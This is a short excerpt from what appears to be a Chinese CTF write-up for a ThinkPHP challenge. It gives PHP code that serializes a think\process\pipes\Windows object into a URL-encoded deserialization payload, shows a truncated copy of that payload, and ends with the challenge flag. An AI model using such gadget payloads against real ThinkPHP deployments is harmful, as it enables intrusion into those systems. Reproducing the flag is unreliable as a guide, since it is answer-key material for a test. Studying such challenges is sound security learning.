namespace think\model;

use think\Model;

class Pivot extends Model
{
}
use think\process\pipes\Windows;
echo urlencode(serialize(new Windows()));


//str=O%3A27%3A%22think%5Cprocess%5Cpipes%5CWindows%22%3A1%3A%7Bs%3A34%3A%22%00think%5Cprocess%5Cpipes%5CWi
?>
```

按图执行获取FLAG：n1book{de70641304640057390e8fabc8b515bf}